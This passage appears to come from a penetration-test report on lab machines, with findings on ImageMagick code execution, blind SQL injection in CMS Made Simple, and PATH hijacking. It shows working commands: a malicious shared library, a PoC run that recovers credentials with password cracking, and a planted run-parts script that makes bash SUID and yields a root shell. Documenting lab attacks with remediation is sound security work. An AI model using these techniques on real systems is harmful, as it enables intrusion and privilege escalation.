Description	A script is found by the testers that utilizes ImageMagick. The testers exploit this through an Arbitrary Code Execution Vulnerability specific to that version of ImageMagick.
Impact	If an attacker is to exploit such a vulnerability, the direct result would be full system access.
Affected System	https://titanic.htb
Remediation	MS-004: Apply Efficient Patch Management
References	ImageMagick – Mastering Digital Image Alchemy

We began by checking the running processes on the target system using the following command:

```
ps aux
```

From the output, we identified that the application was running at the following path: "/opt/app/app.py".

Next, we navigated to the /opt directory and listed its contents:

```
cd /opt
ls -al
```

```
developer@titanic:/opt$ ls -al
total 20
drwxr-xr-x  5 root root      4096 Feb  7 10:37 .
drwxr-xr-x 19 root root      4096 Feb  7 10:37 ..
drwxr-xr-x  5 root developer 4096 Feb  7 10:37 app
drwx--x--x  4 root root      4096 Feb  7 10:37 containerd
drwxr-xr-x  2 root root      4096 Feb  7 10:37 scripts
```

In this directory, we found a script named identify_images.sh located inside the /opt/scripts/ directory. We reviewed the script's contents by running:

```
cat scripts/identify_images.sh
```

```
developer@titanic:/opt$ cat scripts/identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
```

From this, we gathered the necessary information about the target directory, including that the script runs with an outdated version of ImageMagick.

In the target directory, we compiled a malicious shared library using the GCC compiler. The library would execute a command upon loading. First, we compiled a basic shared library that would run the id command when loaded:

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("id");
    exit(0);
}
EOF
```

Next, we created a more dangerous shared library that would read the /root/root.txt flag and save it to /tmp/root.txt. We crafted the exploit using the following C code:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    system("cat /root/root.txt > /tmp/root.txt");
    exit(0);
}
```

```
developer@titanic:/opt$ cd /opt/app/static/assets/images/
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
> #include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("id");
    exit(0);
}
EOF
developer@titanic:/opt/app/static/assets/images$
developer@titanic:/opt/app/static/assets/images$ gcc -x c -shared -fPIC -o ./libxcb.so.1 - << exploit.c
> #include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    system("cat /root/root.txt > /tmp/root.txt");
    exit(0);
}
> ^C
```

We saved this code in the **exploit.c** file and compiled it into a shared library:

```
gcc -x c -shared -fPIC -o ./libxcb.so.1 exploit.c
```

Upon execution, we successfully escalate our privileges.

Finding EPT-007: Blind SQL Injection - Critical

Description	A Time-based SQL Injection vulnerability was found under the "/writeup/" directory through CMS Made Simple specific vulnerability. The result is the credentials of a new user.
Impact	The newly obtained credentials can be used to easily SSH to the web server.
Affected System	http://10.10.10.138/writeup
Remediation	MS-007: User Input Sanitization and Validation
References	SQL Injection | OWASP Foundation

We began by scanning the target machine using Nmap to gather information about the open ports and services running on the system. The following command was used:


```
nmap -sC -sV 10.10.10.138
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV 10.10.10.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-10 16:44 EDT
Nmap scan report for 10.10.10.138
Host is up (0.093s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry
|_/writeup/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds
```


From the scan results, we identified that:

- Port 22 was open, indicating SSH access.
- Port 80 was open, indicating an HTTP service running on the machine.


After adding the target domain to the /etc/hosts file, we navigated to http://10.10.10.138.




Upon browsing the website, we located the robots.txt file at the following path: 10.10.10.138/robots.txt



This file disclosed a new subdirectory, /writeup, which we then visited at: http://10.10.10.138/writeup



While inspecting the page, we noticed the presence of a cookie named CMSSESSID via the browser's developer console. This indicated that the server might be running some kind of Content Management System (CMS), but the specific CMS was not immediately clear.



Looking through the page's HTML source code, we found metadata in the site's header that gave further insight into the underlying system.

We then searched for the CMS identified on Exploit-DB and found a SQL injection vulnerability (CVE-2019-9053), which is a time-based, blind injection.

To exploit the SQL injection vulnerability, we downloaded the **PoC script** from **Exploit-DB**:

```
wget https://www.exploit-db.com/download/46635
```

We ran the PoC script using Python to exploit the time-based blind SQL injection vulnerability:

```
python 46635.py -u http://10.10.10.138/writeup
```

```
[+] Salt found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password hash found: 62def4866937f08cc13bab43bb14e6f7
```

The script successfully retrieved the following information:

- **Salt for password**: 5a599ef579066807
- **Username**: jkr
- **Email**: jkr@writeup.htb
- **Password hash**: 62def4866937f08cc13bab43bb14e6f7

We saved the retrieved password hash and salt in a text file:

```
echo '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' > hash
```

Next, we used **Hashcat** to crack the password hash with the following command:


```
hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt
```

The cracked password was found to be: “raykayjay9”

```
┌──(root㉿kali)-[/home/kali/writeup]
└─# echo '62def4866937f08cc13bab43bb14e6f7:5a599ef579066807' > hash

┌──(root㉿kali)-[/home/kali/writeup]
└─# hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, 2913/5891 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Sat May 10 16:59:44 2025
Stopped: Sat May 10 16:59:45 2025

┌──(root㉿kali)-[/home/kali/writeup]
└─# hashcat -a 0 -m 20 hash /usr/share/wordlists/rockyou.txt --show

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9
```

With the username (jkr) and the cracked password (raykayjay9), we successfully SSH'd into the target machine:

```
ssh jkr@10.10.10.138
```




Finding EPT-008: Path Hijacking - High

Description	The testers utilized path hijacking against the script “run-parts” which runs every time an SSH connection is made.
Impact	If an attacker is to leverage this vulnerability, in this case, he would have full admin privileges.
Affected System	http://10.10.10.138/writeup
Remediation	MS-008: Limit Access to Critical Directories
References	Hijacking Relative Paths in SUID Programs | by Nairuz Abulhul | R3d Buck3T | Medium

We checked the permissions of the directories /usr/local/bin/ and /usr/local/sbin/. These directories are often included in the root user’s $PATH environment variable, meaning that any executables placed in these directories would be run by the root user if executed. To check their permissions, we ran:

```
ls -ld /usr/local/bin/ /usr/local/sbin/
```



Both directories were writable, which gave us the opportunity to replace a program in these directories with a malicious payload that could escalate our privileges once executed by the root user.

We proceeded by downloading a tool, pspy, which is a useful utility for monitoring processes running on the system. We retrieved the tool using wget:

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32
```

Once the exploit was downloaded, we uploaded the pspy32 binary to the target machine using scp:


```
scp pspy32 jkr@10.10.10.138:/tmp
```


After successfully uploading the exploit, we navigated to the /tmp directory and made the pspy32 file executable:

```
chmod +x pspy32
```

We then executed the tool:

```
./pspy32
```






At this point, we ran the tool in one shell while continuing to SSH into the machine via another shell.

With our knowledge of writable directories in the $PATH, we proceeded to create a malicious run-parts script in the /usr/local/bin/ directory. This script would be executed every time we logged in via SSH as the jkr user, allowing us to escalate our privileges. We created the script with the following command:

```
echo -e '#!/bin/bash\n\nchmod u+s /bin/bash' > /usr/local/bin/run-parts; chmod +x
/usr/local/bin/run-parts
```



After creating the malicious run-parts file, we SSH'd into the machine as jkr.

With the SUID bit set on /bin/bash, we were able to execute bash with root privileges:

```
/bin/bash -p
```

```
┌──(root㉿kali)-[/home/kali]
└─# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 10 17:13:05 2025 from 10.10.16.7
-bash-4.4$ whoami
jkr
-bash-4.4$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1099016 May 15  2017 /bin/bash
-bash-4.4$ /bin/bash -p
bash-4.4# whoami
root
bash-4.4# id
uid=1000(jkr) gid=1000(jkr) euid=0(root) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
bash-4.4#
```

Finding EPT-009: Directory Traversal - Critical

Description	A directory traversal vulnerability that was exploited successfully by DEPI Raiders. An SSH connection was then made to the web server using the root credentials obtained.
Impact	If an attacker is to leverage this vulnerability, in this case, he would have full admin privileges.
Affected System	http://10.10.10.7
Remediation	MS-005: Avoid Passing User Input to APIs
References	Directory Traversal Mitigation: How to Prevent Attacks - Bright Security

We began by performing a comprehensive Nmap scan on the target machine to identify open ports and services. The following command was used:

```
nmap -sCV -T4 -A -v 10.10.10.7
```

```
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http       Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3       Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: UIDL RESP-CODES APOP LOGIN-DELAY(0) AUTH-RESP-CODE USER IMPLEMENTATION(Cyrus POP3 server v2) TO
P EXPIRE(NEVER) PIPELINING STLS
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            790/udp   status
|_  100024  1            793/tcp   status
143/tcp   open  imap       Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: RIGHTS=kxte ANNOTATEMORE THREAD=ORDEREDSUBJECT ATOMIC URLAUTHA0001 UIDPLUS RENAME IMAP4rev1 NAM
ESPACE CATENATE LITERAL+ BINARY LIST-SUBSCRIBED LISTEXT X-NETSCAPE QUOTA CONDSTORE IDLE Completed MAILBOX-REFERRALS
SORT=MODSEQ SORT STARTTLS ACL MULTIAPPEND NO ID IMAP4 CHILDREN THREAD=REFERENCES UNSELECT OK
443/tcp   open  ssl/http   Apache httpd 2.2.3 ((CentOS))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.2.3 (CentOS)
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeStat
e/countryName=--
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryNa
me=--
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
```

The scan results revealed the following open ports and services:

- 22/tcp — SSH (OpenSSH 4.3)
- 25/tcp — SMTP (Postfix)
- 80/tcp — HTTP (Apache httpd 2.2.3)
- 110/tcp — POP3 (Cyrus pop3d 2.3.7)
- 111/tcp — RPCBind (version 2)
- 143/tcp — IMAP (Cyrus imapd 2.3.7)
- 443/tcp — HTTPS (Apache httpd 2.2.3 with SSL)
- 993/tcp — IMAP over SSL (Cyrus imapd)
- 995/tcp — POP3 over SSL (Cyrus pop3d)

Additionally, we found an RSA key and a service named Elastix running on the target.

```
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after:  2018-04-07T08:22:08
| MD5:   621a:82b6:cf7e:1afa:5284:1c91:60c8:fbc8
|_SHA-1: 800a:c6e7:065e:1198:0187:c452:0d9b:18ef:e557:a09f
|_http-title: Elastix - Login page
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
|_ssl-date: 2025-01-09T12:38:07+00:00; +4s from scanner time.
993/tcp   open  ssl/imap   Cyrus imapd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3       Cyrus pop3d
```

